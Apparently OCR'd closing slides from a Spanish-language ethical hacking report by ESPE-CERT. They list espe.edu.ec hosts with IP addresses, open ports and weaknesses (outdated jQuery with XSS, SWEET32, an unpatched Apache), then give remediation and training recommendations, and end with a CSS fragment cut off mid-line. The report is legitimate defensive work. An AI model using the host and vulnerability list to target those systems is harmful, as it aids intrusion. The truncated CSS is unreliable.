
Dominio (espe.edu.ec)	IP	Puertos Abiertos	Vulnerabilidad
miespe/srvcas	192.188.58.47	80/tcp – http 443/tcp – https 8080/tcp – http	Versión Jquery 1.11.3 desactualizada (Vulnerabilidad XSS) Vulnerabilidad SWEET32 (ataques POODLE)
evirtual2	192.188.58.165	80/tcp – http 443/tcp – https	Vulnerabilidad SWEET32 (ataques POODLE)
bannapitest	192.188.58.66	80/tcp – http 443/tcp – https	Apache server no actualizado (Recomendable Actualizar)

Análisis de Resultados

Las vulnerabilidades identificadas durante la evaluación deberán ser parcheadas y corregidas de manera oportuna para minimizar el riesgo de ser explotadas.

Además, se recomienda considerar la implementación de soluciones adicionales de seguridad y realizar evaluaciones periódicas para mantener un alto nivel de protección, aunque no se pudo vulnerar el sistema, es necesario continuar trabajando en fortalecer la seguridad.

Para fortalecer el servicio de hacking ético sería determinante considerar asignar recursos a la capacitación y la adquisición de herramientas de intrusión de pago



Conclusiones

- Existe un alto nivel de relevancia en realizar evaluaciones periódicas de seguridad para garantizar la protección de los datos y recursos.

- Un sistema de la información puede ser vulnerable a método de explotación que el equipo de TI de la organización cliente desconoce, y solo una prueba de intrusión permitirá reconocer estas vulnerabilidades.

- Es importante la incorporación de un marco ético de actuación que permita salvaguardar la seguridad de la información de la organización cliente.

- Es importante mantener actualizadas las herramientas de seguridad y el conocimiento de nuevas técnicas y metodologías de ataque para poder ejecutarlas correctamente en el contexto del aprovisionamiento del servicio.

- Al desarrollar las fases de estrategia, diseño y transición se ha establecido una versión operable del servicio de hacking ético, la estructura que se ha determinado y diseñado deberá ser considerada en el futuro al momento de provisionar el servicio de hacking ético bajo demanda a nuevos clientes.


- Tanto el ESPE-CERT como el equipo de estudiantes se encuentran en capacidad de aprovisionar este servicio de forma satisfactoria, sin embargo, es posible mejorar la fase de explotación de vulnerabilidades con dos acciones, principalmente asignando presupuesto para realizar capacitaciones expertas al equipo que ejecuta el servicio.

Recomendaciones

- Integrar los servicios que se encuentran implementados en el ESPE-CERT de forma que sea fácil explicar a los representantes de las organizaciones que contratan los servicios como estos se complementan y maximizan sus resultados.

- Considerar invertir en versiones de pago de herramientas de hacking como Metasploit y priorizar la capacitación y certificación de quienes ejecutan las operaciones de hacking ético (CEH (Certified Ethical Hacker), SANS GPEN, OSCP (Certificado Profesional de Seguridad Ofensiva)).

- Los futuros procesos de integración con la comunidad académica que se realicen en el ESPE-CERT incluyan como pilar del proceso educativo la enseñanza del marco ético de actuación para el servicio de hacking ético.



GRACIAS

```
    padding: 0;
    font-size: sans-serif;
    background: url(Cyber.jpg
    background-size: 100vw 10
}
.box{
    position: absolute;
    top: 50%;
    left: 50%;
    transform: translate(-50%,-
    width: 400px;
    padding: 40px;
    background: □rgba(0, 0, 0,
    box-sizing: border-box;
    box-shadow: 0 15px 25px □rg
    border-radius: 10px;
}
.box h2{
    margin: 0 0 30px;
    padding: 0;
    color: □#fff;
    text-align: center;
}
.box h3{
    margin: 0 0 10px;
    padding: 0;
    color: □#fff;
```